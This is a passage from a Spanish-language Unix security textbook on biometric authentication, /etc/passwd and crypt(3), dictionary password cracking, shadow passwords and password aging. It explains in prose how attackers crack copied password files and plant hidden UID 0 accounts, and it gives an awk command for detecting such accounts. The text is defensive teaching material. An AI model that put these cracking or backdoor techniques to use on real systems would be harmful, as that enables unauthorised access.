La verificación en base a firmas es algo que todos utilizamos y aceptamos día a día en documentos o cheques; no obstante, existe una diferencia fundamental entre el uso de las firmas que hacemos en nuestra vida cotidiana y los sistemas biométricos; mientras que habitualmente la verificación de la firma consiste en un simple análisis visual sobre una impresión en papel, estática, en los sistemas automáticos no es posible autenticar usuarios en base a la representación de los trazos de su firma. En los modelos biométricos se utiliza además la forma de firmar, las características dinámicas (por eso se les suele denominar *Dynamic Signature Verification*, DSV): el tiempo utilizado para rubricar, las veces que se separa el bolígrafo del papel, el ángulo con que se realiza cada trazo...

Para utilizar un sistema de autenticación basado en firmas se solicita en primer lugar a los futuros usuarios un número determinado de firmas ejemplo, de las cuales el sistema extrae y almacena ciertas características; esta etapa se denomina de *aprendizaje*, y el principal obstáculo a su correcta ejecución son los usuarios que no suelen firmar uniformemente. Contra este problema la única solución (aparte de una concienciación de tales usuarios) es relajar las restricciones del sistema a la hora de *aprender* firmas, con lo que se decrementa su seguridad.

Una vez que el sistema conoce las firmas de sus usuarios, cuando estos desean acceder a él se les solicita tal firma, con un número limitado de intentos (generalmente más que los sistemas que autentican mediante contraseñas, ya que la firma puede variar en un individuo por múltiples factores). La firma introducida es capturada por un lápiz óptico o por una lectora sensible (o por ambos), y el acceso al sistema se produce una vez que el usuario ha introducido una firma que el verificador es capaz de distinguir como auténtica.




Figura 8.2: Huella dactilar con sus minucias extraídas. ©1998 Idex AS, <http://www.idex.no/>.

8.4.3 Verificación de huellas

Típicamente la huella dactilar de un individuo ha sido un patrón bastante bueno para determinar su identidad de forma inequívoca, ya que está aceptado que dos dedos nunca poseen huellas similares, ni siquiera entre gemelos o entre dedos de la misma persona. Por tanto, parece obvio que las huellas se convertirían antes o después en un modelo de autenticación biométrico: desde el siglo pasado hasta nuestros días se vienen realizando con éxito clasificaciones sistemáticas de huellas dactilares en entornos policiales, y el uso de estos patrones fué uno de los primeros en establecerse como modelo de autenticación biométrica.

Cuando un usuario desea autenticarse ante el sistema sitúa su dedo en un área determinada (área de lectura, no se necesita en ningún momento una impresión en tinta). Aquí se toma una imagen que posteriormente se normaliza mediante un sistema de finos espejos² para corregir ángulos, y es de esta imagen normalizada de la que el sistema extrae las minucias (ciertos arcos, bucles o remolinos de la huella) que va a comparar contra las que tiene en su base de datos; es importante resaltar que lo que el sistema es capaz de analizar no es la huella en sí sino que son estas minucias, concretamente la posición relativa de cada una de ellas. Está demostrado que dos dedos nunca pueden poseer más de ocho minucias comunes, y cada uno tiene al menos 30 o 40 de éstas (en la figura 8.2 podemos ver una imagen de una huella digitalizada con sus minucias). Si la comparación de las posiciones relativas de las minucias leídas con las almacenadas en la base de datos es correcta, se permite el acceso al usuario, denegándosele obviamente en caso contrario.

²Existen otros métodos para obtener una imagen de la huella, como la representación térmica, pero su uso es menos habitual – principalmente por el precio de los lectores –.

Los sistemas basados en reconocimiento de huellas son relativamente baratos (en comparación con otros biométricos, como los basados en patrones retinales); sin embargo, tienen en su contra la incapacidad temporal de autenticar usuarios que se hayan podido herir en el dedo a reconocer (un pequeño corte o una quemadura que afecte a varias minúsculas pueden hacer inútil al sistema). También elementos como la suciedad del dedo, la presión ejercida sobre el lector o el estado de la piel pueden ocasionar lecturas erróneas. Otro factor a tener muy en cuenta contra estos sistemas es psicológico, no técnico: hemos dicho en la introducción que un sistema de autenticación de usuarios ha de ser aceptable por los mismos, y generalmente el reconocimiento de huellas se asocia a los criminales, por lo que muchos usuarios recelan del reconocedor y de su uso ([vKPG97]).

8.4.4 Verificación de patrones oculares

Los modelos de autenticación biométrica basados en patrones oculares se dividen en dos tecnologías diferentes: o bien analizan patrones retinales, o bien analizan el iris. Estos métodos se suelen considerar los más efectivos: para una población de 200 millones de potenciales usuarios la probabilidad de coincidencia es casi 0, y además una vez muerto el individuo los tejidos oculares degeneran rápidamente, lo que dificulta la falsa aceptación de atacantes que puedan robar este órgano de un cadáver.

La principal desventaja de los métodos basados en el análisis de patrones oculares es su escasa aceptación; el hecho de mirar a través de un binocular (o monocular), necesario en ambos modelos, no es cómodo para los usuarios, ni aceptable para muchos de ellos: por un lado, los usuarios *no se fían* de un haz de rayos analizando su ojo³, y por otro un examen de este órgano puede revelar enfermedades o características médicas que a muchas personas les puede interesar mantener en secreto, como el consumo de alcohol o de ciertas drogas. Aunque los fabricantes de dispositivos lectores aseguran que sólo se analiza el ojo para obtener patrones relacionados con la autenticación, y en ningún caso se viola la privacidad de los usuarios, mucha gente no cree esta postura oficial (aparte del hecho de que la información es procesada vía *software*, lo que facilita introducir modificaciones sobre lo que nos han vendido para que un lector realice otras tareas de forma enmascarada). Por si esto fuera poco, se trata de sistemas demasiado caros para la mayoría de organizaciones, y el proceso de autenticación no es todo lo rápido que debiera en poblaciones de usuarios elevadas. De esta forma, su uso se ve reducido casi sólo a la identificación en sistemas de alta seguridad, como el control de acceso a instalaciones militares.

Retina

La vasculatura retinal (forma de los vasos sanguíneos de la retina humana) es un elemento característico de cada individuo, por lo que numerosos estudios en el campo de la autenticación de usuarios se basan en el reconocimiento de esta vasculatura.

En los sistemas de autenticación basados en patrones retinales el usuario a identificar ha de mirar a través de unos binoculares, ajustar la distancia interocular y el movimiento de la cabeza, mirar a un punto determinado y por último pulsar un botón para indicar al dispositivo que se encuentra listo para el análisis. En ese momento se escanea la retina con una radiación infrarroja de baja intensidad en forma de espiral, detectando los nodos y ramas del área retinal para compararlos con los almacenados en una base de datos; si la muestra coincide con la almacenada para el usuario que el individuo dice ser, se permite el acceso.

La compañía EyeDentify posee la patente mundial para analizadores de vasculatura retinal, por lo que es la principal desarrolladora de esta tecnología; su página *web* se puede encontrar en <http://www.eyedentify.com/>.

³Aunque en el caso de los irises existen dispositivos capaces de leer a una distancia de varios metros, haciendo el proceso menos agresivo.




Figura 8.3: Iris humano con la extracción de su *iriscode*.

Iris

El iris humano (el anillo que rodea la pupila, que a simple vista diferencia el color de ojos de cada persona) es igual que la vasculatura retinal una estructura única por individuo que forma un sistema muy complejo – de hasta 266 grados de libertad –, inalterable durante toda la vida de la persona. El uso por parte de un atacante de órganos replicados o simulados para conseguir una falsa aceptación es casi imposible con análisis infrarrojo, capaz de detectar con una alta probabilidad si el iris es natural o no.

La identificación basada en el reconocimiento de iris es más moderna que la basada en patrones retinales; desde hace unos años el iris humano se viene utilizando para la autenticación de usuarios ([BAW96], [Dau97]). Para ello, se captura una imagen del iris en blanco y negro, en un entorno correctamente iluminado; esta imagen se somete a deformaciones pupilares (el tamaño de la pupila varía enormemente en función de factores externos, como la luz) y de ella se extraen patrones, que a su vez son sometidos a transformaciones matemáticas ([McM97]) hasta obtener una cantidad de datos (típicamente 256 KBytes) suficiente para los propósitos de autenticación. Esta muestra, denominada *iriscode* (en la figura 8.3 se muestra una imagen de un iris humano con su *iriscode* asociado) es comparada con otra tomada con anterioridad y almacenada en la base de datos del sistema, de forma que si ambas coinciden el usuario se considera autenticado con éxito; la probabilidad de una falsa aceptación es la menor de todos los modelos biométricos ([Dau98]).

La empresa estadounidense *IriScan* es la principal desarrolladora de tecnología (y de investigaciones) basada en reconocimiento de iris que existe actualmente, ya que posee la patente sobre




Figura 8.4: Geometría de una mano con ciertos parámetros extraídos.

esta tecnología; su página *web*, con interesantes artículos sobre este modelo de autenticación (a diferencia de la página de EyeIdentify), se puede consultar en <http://www.iriscan.com/>.

8.4.5 Verificación de la geometría de la mano

Los sistemas de autenticación basados en el análisis de la geometría de la mano son sin duda los más rápidos dentro de los biométricos: con una probabilidad de error aceptable en la mayoría de ocasiones, en aproximadamente un segundo son capaces de determinar si una persona es quien dice ser.

Cuando un usuario necesita ser autenticado sitúa su mano sobre un dispositivo lector con unas guías que marcan la posición correcta para la lectura (figura 8.4). Una vez la mano está correctamente situada, unas cámaras toman una imagen superior y otra lateral, de las que se extraen ciertos datos (anchura, longitud, área, determinadas distancias...) en un formato de tres dimensiones. Transformando estos datos en un modelo matemático que se contrasta contra una base de patrones, el sistema es capaz de permitir o denegar acceso a cada usuario.

Quizás uno de los elementos más importantes del reconocimiento mediante analizadores de geometría de la mano es que éstos son capaces de aprender: a la vez que autentican a un usuario, actualizan su base de datos con los cambios que se puedan producir en la muestra (un pequeño crecimiento, adelgazamiento, el proceso de cicatrizado de una herida...); de esta forma son capaces de identificar correctamente a un usuario cuya muestra se tomó hace años, pero que ha ido accediendo al sistema con regularidad. Este hecho, junto a su rapidez y su buena aceptación entre los usuarios,

hace que los autenticadores basados en la geometría de la mano sean los más extendidos dentro de los biométricos a pesar de que su tasa de falsa aceptación se podría considerar inaceptable en algunas situaciones: no es normal, pero sí posible, que dos personas tengan la mano lo suficientemente parecida como para que el sistema las confunda. Para minimizar este problema se recurre a la identificación basada en la geometría de uno o dos dedos, que además puede usar dispositivos lectores más baratos y proporciona incluso más rapidez.

8.5 Autenticación de usuarios en Unix

8.5.1 Autenticación clásica

En un sistema Unix habitual cada usuario posee un nombre de entrada al sistema o *login* y una clave o *password*; ambos datos se almacenan generalmente en el fichero */etc/passwd*. Este archivo contiene una línea por usuario (aunque hay entradas que no corresponden a usuarios reales, como veremos a continuación) donde se indica la información necesaria para que los usuarios puedan conectar al sistema y trabajar en él, separando los diferentes campos mediante ':'. Por ejemplo, podemos encontrar entradas parecidas a la siguiente:

```
toni:LEgPN8jqSCHCg:1000:100:Antonio Villalon,,,:/export/home/toni:/bin/sh
```

En primer lugar aparecen el *login* del usuario y su clave cifrada; a continuación tenemos dos números que serán el identificador de usuario y el de grupo respectivamente. El quinto campo, denominado GECOS es simplemente información administrativa sobre la identidad real del usuario, como su nombre, teléfono o número de despacho. Finalmente, los dos últimos campos corresponden al directorio del usuario (su *\$HOME* inicial) y al *shell* que le ha sido asignado.

Al contrario de lo que mucha gente cree, Unix no es capaz de distinguir a sus usuarios por su nombre de entrada al sistema. Para el sistema operativo lo que realmente distingue a una persona de otra (o al menos a un usuario de otro) es el UID del usuario en cuestión; el *login* es algo que se utiliza principalmente para comodidad de las personas (obviamente es más fácil acordarse de un nombre de entrada como *toni* que de un UID como 2643, sobre todo si se tienen cuentas en varias máquinas, cada una con un UID diferente). Por tanto, si en */etc/passwd* existen dos entradas con un mismo UID, para Unix se tratará del mismo usuario, aunque tengan un *login* y un *password* diferente: así, si dos usuarios tienen asignado el UID 0, ambos tendrán privilegios de superusuario, sin importar el *login* que utilicen. Esto es especialmente aprovechado por atacantes que han conseguido privilegios de administrador en una máquina: pueden añadir una línea a */etc/passwd* mezclada entre todas las demás, con un nombre de usuario normal pero con el UID 0; así garantizan su entrada al sistema como administradores en caso de ser descubiertos, por ejemplo para borrar huellas. Como a simple vista puede resultar difícil localizar la línea insertada, especialmente en sistemas con un gran número de usuarios, para detectar las cuentas con privilegios en la máquina podemos utilizar la siguiente orden:

```
anita:~# cat /etc/passwd|awk -F: '$3==0 {print $1}'  
root  
anita:~#
```

En el fichero de claves van a existir entradas que no corresponden a usuarios reales, sino que son utilizadas por ciertos programas o se trata de cuentas mantenidas por motivos de compatibilidad con otros sistemas; típicos ejemplos de este tipo de entradas son *lp*, *uucp* o *postmaster*. Estas cuentas han de estar bloqueadas en la mayoría de casos, para evitar que alguien pueda utilizarlas para acceder a nuestro sistema: sólo han de ser accesibles para el *root* mediante la orden *su*. Aunque en su mayoría cumplen esta condición, en algunos sistemas estas cuentas tienen claves por defecto o, peor, no tienen claves, lo que las convierte en una puerta completamente abierta a los intrusos; es conveniente que, una vez instalado el sistema operativo, y antes de poner a trabajar la máquina, comprobemos que están bloqueadas, o en su defecto que tienen claves no triviales.

Algunos ejemplos de cuentas sobre los que hay que prestar una especial atención son⁴ `root`, `guest`, `lp`, `demos`, `4DGifts`, `tour`, `uucp`, `nuucp`, `games` o `postmaster`; es muy recomendable consultar los manuales de cada sistema concreto, y chequear periódicamente la existencia de cuentas sin clave o cuentas que deberían permanecer bloqueadas y no lo están.

Para cifrar las claves de acceso de sus usuarios, el sistema operativo Unix emplea un criptosistema irreversible que utiliza la función estándar de C `crypt(3)`, basada en el algoritmo DES. Para una descripción exhaustiva del funcionamiento de `crypt(3)` se puede consultar [MT79], [FK90] o [GS96]. Esta función toma como clave los ocho primeros caracteres de la contraseña elegida por el usuario (si la longitud de ésta es menor, se completa con ceros) para cifrar un bloque de texto en claro de 64 bits puestos a cero; para evitar que dos *passwords* iguales resulten en un mismo texto cifrado, se realiza una permutación durante el proceso de cifrado elegida de forma automática y aleatoria para cada usuario, basada en un campo formado por un número de 12 bits (con lo que conseguimos 4096 permutaciones diferentes) llamado *salt*. El cifrado resultante se vuelve a cifrar utilizando la contraseña del usuario de nuevo como clave, y permutando con el mismo *salt*, repitiéndose el proceso 25 veces. El bloque cifrado final, de 64 bits, se concatena con dos bits cero, obteniendo 66 bits que se hacen representables en 11 caracteres de 6 bits cada uno y que, junto con el *salt*, pasan a constituir el campo *password* del fichero de contraseñas, usualmente `/etc/passwd`. Así, los dos primeros caracteres de este campo estarán constituidos por el *salt* y los 11 restantes por la contraseña cifrada:

```
toni:LEgPN8jqSCHCg:1000:100:Antonio Villalon,,,,:/export/home/toni:/bin/sh
SALT: LE          PASSWORD CIFRADO: gPN8jqSCHCg
```

Como hemos dicho antes, este criptosistema es irreversible. Entonces, ¿cómo puede un usuario conectarse a una máquina Unix? El proceso es sencillo: el usuario introduce su contraseña, que se utiliza como clave para cifrar 64 bits a 0 basándose en el *salt*, leído en `/etc/passwd`, de dicho usuario. Si tras aplicar el algoritmo de cifrado el resultado se corresponde con lo almacenado en los últimos 11 caracteres del campo *password* del fichero de contraseñas, la clave del usuario se considera válida y se permite el acceso. En caso contrario se le deniega y se almacena en un fichero el intento de conexión fallido.

8.5.2 Mejora de la seguridad

Problemas del modelo clásico

Los ataques de texto cifrado escogido constituyen la principal amenaza al sistema de autenticación de Unix; a diferencia de lo que mucha gente cree, no es posible descifrar una contraseña, pero es muy fácil cifrar una palabra junto a un determinado *salt*, y comparar el resultado con la cadena almacenada en el fichero de claves. De esta forma, un atacante leerá el fichero `/etc/passwd` (este fichero ha de tener permiso de lectura para todos los usuarios si queremos que el sistema funcione correctamente), y mediante un programa adivinador (o *crackeador*) como `Crack` o `John the Ripper` cifrará todas las palabras de un fichero denominado *diccionario* (un fichero ASCII con un gran número de palabras de cualquier idioma o campo de la sociedad – historia clásica, deporte, cantantes de *rock*...), comparando el resultado obtenido en este proceso con la clave cifrada del fichero de contraseñas; si ambos coinciden, ya ha obtenido una clave para acceder al sistema de forma no autorizada. Este proceso se puede pero no se suele hacer en la máquina local, ya que en este caso hay bastantes posibilidades de detectar el ataque: desde modificar en código de la función `crypt(3)` para que alerte al administrador cuando es invocada repetidamente (cada vez que el adivinador cifra una palabra utiliza esta función) hasta simplemente darse cuenta de una carga de CPU excesiva (los programas adivinadores suelen consumir un tiempo de procesador considerable). Lo habitual es que el atacante transfiera una copia del archivo a otro ordenador y realice el proceso en esta otra máquina; ni siquiera se tiene que tratar de un servidor Unix con gran capacidad de cómputo:

⁴Hemos preferido no mostrar las claves por defecto (si las tienen) ni el sistema operativo concreto.

existen muchos programas adivinadores que se ejecutan en un PC normal, bajo MS-DOS o Windows. Obviamente, este segundo caso es mucho más difícil de detectar, ya que se necesita una auditoría de los programas que ejecuta cada usuario (y utilidades como `cp` o `ftp` no suelen llamar la atención del administrador). Esta auditoría la ofrecen muchos sistemas Unix (generalmente en los ficheros de `log /var/adm/pacct` o `/var/adm/acct`), pero no se suele utilizar por los excesivos recursos que puede consumir, incluso en sistemas pequeños; obviamente, no debemos fiarnos nunca de los archivos históricos de órdenes del usuario (como `$HOME/.sh_history` o `$HOME/.bash_history`), ya que el atacante los puede modificar para ocultar sus actividades, sin necesidad de ningún privilegio especial.

Contraseñas aceptables

La principal forma de evitar este tipo de ataque es utilizar *passwords* que no sean palabras de los ficheros *diccionario* típicos: combinaciones de minúsculas y mayúsculas, números mezclados con texto, símbolos como &, \$ o %, etc. Por supuesto, hemos de huir de claves simples como *internet* o *beatles*, nombres propios, combinaciones débiles como *Pepito1* o *qwerty*, nombres de lugares, actores, personajes de libros, deportistas... Se han realizado numerosos estudios sobre cómo evitar este tipo de *passwords* en los usuarios ([dA88], [Kle90], [Spa91b], [Bel93a], [Bis91], [BK95]...), y también se han diseñado potentes herramientas para lograrlo, como *Npasswd* o *Passwd+* ([Spa91b], [Bis92], [CHN⁺92]...). Es bastante recomendable instalar alguna de ellas para ‘obligar’ a los usuarios a utilizar contraseñas aceptables (muchos Unices ya las traen incorporadas), pero no conviene confiar toda la seguridad de nuestro sistema a estos programas⁵. Como norma, cualquier administrador debería ejecutar con cierta periodicidad algún programa adivinador, tipo *Crack*, para comprobar que sus usuarios no han elegido contraseñas débiles (a pesar del uso de *Npasswd* o *Passwd+*): se puede tratar de claves generadas antes de instalar estas utilidades o incluso de claves asignadas por el propio *root* que no han pasado por el control de estos programas.

Por último es necesario recordar que para que una contraseña sea aceptable obligatoriamente ha de cumplir el principio **KISS**, que hablando de *passwords* está claro que no puede significar ‘*Keep it simple, stupid!*’ sino ‘**Keep it SECRET, stupid!**’. La contraseña más larga, la más difícil de recordar, la que combina más caracteres no alfabéticos... pierde toda su robustez si su propietario la comparte con otras personas⁶.

Para verificar el hecho que de no hay que confiar toda la seguridad de un sistema a ningún programa, hemos *crackeado* el fichero de claves de un servidor de la Universidad Politécnica de Valencia. Se trata de un sistema Unix con unos 1300 usuarios, dedicado a cálculo científico (obviamente, no vamos a decir el nombre del servidor). A pesar de utilizar un mecanismo que no permite que los usuarios elijan claves débiles, en menos de dos horas de ejecución sobre un Pentium MMX a 233 MHz el programa Crack corriendo sobre Solaris ha encontrado seis claves de usuario utilizando exclusivamente diccionarios de demostración que acompañan al programa (seguramente si utilizáramos diccionarios en castellano o relacionados con temas como el deporte o la música nacionales – que los hay– habríamos encontrado alguna clave más...). Se puede pensar que sólo seis usuarios de entre 1300 es algo bastante aceptable, pero no es así: cualquier combinación válida de *login* y *password* es una puerta abierta en nuestro sistema; si un intruso consigue entrar por esta puerta, tiene más del 70% del camino recorrido para obtener el control total de la máquina. Si queremos conseguir un sistema mínimamente fiable, no podemos permitir ni una sola clave débil.

Sin embargo, tampoco hay que pensar que programas como *Passwd+* no desempeñan bien su labor: en 1994, cuando en el sistema con el que hemos realizado la prueba anterior no disponía de estos mecanismos de seguridad, en menos de 12 horas de ejecución de un programa adivinador sobre un 486DX a 33 MHz utilizando Linux, se consiguieron extraer más de cien claves, entre ellas algunas de usuarios con cierto nivel de privilegio dentro del sistema.

⁵¡Ni a ningún otro!

⁶‘Three can keep a secret... if two of them are dead’. Benjamin Franklin.

Shadow Password

Otro método cada día más utilizado para proteger las contraseñas de los usuarios es el denominado *Shadow Password* u oscurecimiento de contraseñas. La idea básica de este mecanismo es impedir que los usuarios sin privilegios puedan leer el fichero donde se almacenan las claves cifradas; en el punto anterior hemos comentado que el fichero `/etc/passwd` tiene que tener permiso de lectura para todo el mundo si queremos que el sistema funcione correctamente. En equipos con oscurecimiento de contraseñas este fichero sigue siendo legible para todos los usuarios, pero a diferencia del mecanismo tradicional, las claves cifradas no se guardan en él, sino en el archivo `/etc/shadow`, que sólo el *root* puede leer. En el campo correspondiente a la clave cifrada de `/etc/passwd` no aparece ésta, sino un símbolo que indica a determinados programas (como `/bin/login`) que han de buscar las claves en `/etc/shadow`, generalmente una `x`:

```
toni:x:1000:100:Antonio Villalon,,,,:/export/home/toni:/bin/sh
```

El aspecto de `/etc/shadow` es en cierta forma similar al de `/etc/passwd` que ya hemos comentado: existe una línea por cada usuario del sistema, en la que se almacena su *login* y su clave cifrada. Sin embargo, el resto de campos de este fichero son diferentes; corresponden a información que permite implementar otro mecanismo para proteger las claves de los usuarios, el envejecimiento de contraseñas o *Aging Password*, del que hablaremos a continuación:

```
toni:LEgPN8jqSCHCg:10322:0:99999:7:::
```

Desde hace un par de años, la gran mayoría de Unices del mercado incorporan este mecanismo; si al instalar el sistema operativo las claves aparecen almacenadas en `/etc/passwd` podemos comprobar si existe la orden `pwconv`, que convierte un sistema clásico a uno oscurecido. Si no es así, o si utilizamos un Unix antiguo que no posee el mecanismo de *Shadow Password*, es muy conveniente que consigamos el paquete que lo implementa (seguramente se tratará de un fichero `shadow.tar.gz` que podemos encontrar en multitud de servidores, adecuado a nuestro clon de Unix) y lo instalamos en el equipo. Permitir que todos los usuarios lean las claves cifradas ha representado durante años, y sigue representando, uno de los mayores problemas de seguridad de Unix; además, una de las actividades preferidas de piratas novatos es intercambiar ficheros de claves de los sistemas a los que acceden y *crackearlos*, con lo que es suficiente una persona que lea nuestro fichero para tener en poco tiempo una colonia de intrusos en nuestro sistema.

Envejecimiento de contraseñas

En casi todas las implementaciones de *Shadow Password* actuales⁷ se suele incluir la implementación para otro mecanismo de protección de las claves denominado envejecimiento de contraseñas (*Aging Password*). La idea básica de este mecanismo es proteger los *passwords* de los usuarios dándoles un determinado periodo de vida: una contraseña sólo va a ser válida durante un cierto tiempo, pasado el cual expirará y el usuario deberá cambiarla.

Realmente, el envejecimiento previene más que problemas con las claves problemas con la transmisión de éstas por la red: cuando conectamos mediante mecanismos como `telnet`, `ftp` o `rlogin` a un sistema Unix, cualquier equipo entre el nuestro y el servidor puede leer los paquetes que enviamos por la red, incluyendo aquellos que contienen nuestro nombre de usuario y nuestra contraseña (hablaremos de esto más a fondo en los capítulos dedicados a la seguridad del sistema de red y a la criptografía); de esta forma, un atacante situado en un ordenador intermedio puede obtener muy fácilmente nuestro *login* y nuestro *password*. Si la clave capturada es válida indefinidamente, esa persona tiene un acceso asegurado al servidor en el momento que quiera; sin embargo, si la clave tiene un periodo de vida, el atacante sólo podrá utilizarla antes de que el sistema nos obligue a cambiarla.

A primera vista, puede parecer que la utilidad del envejecimiento de contraseñas no es muy grande;

⁷ AT&T/USL fué el pionero en utilizar envejecimiento junto al *shadow password*.

al fin y al cabo, la lectura de paquetes destinados a otros equipos (*sniffing*) no se hace por casualidad: el atacante que lea la red en busca de claves y nombres de usuario lo va a hacer porque quiere utilizar estos datos contra un sistema. Sin embargo, una práctica habitual es dejar programas escuchando durante días y grabando la información leída en ficheros; cada cierto tiempo el pirata consultará los resultados de tales programas, y si la clave leída ya ha expirado y su propietario la ha cambiado por otra, el haberla capturado no le servirá de nada a ese atacante.

Los períodos de expiración de las claves se suelen definir a la hora de crear a los usuarios con las herramientas que cada sistema ofrece para ello (por ejemplo, Solaris y su `admintool`, mostrado en la figura 8.5). Si queremos modificar alguno de estos períodos una vez establecidos, desde esas mismas herramientas de administración podremos hacerlo, y también desde línea de órdenes mediante órdenes como `chage` o `usermod`. Como antes hemos dicho, en el archivo `/etc/shadow` se almacena, junto a la clave cifrada de cada usuario, la información necesaria para implementar el envejecimiento de contraseñas; una entrada de este archivo es de la forma

```
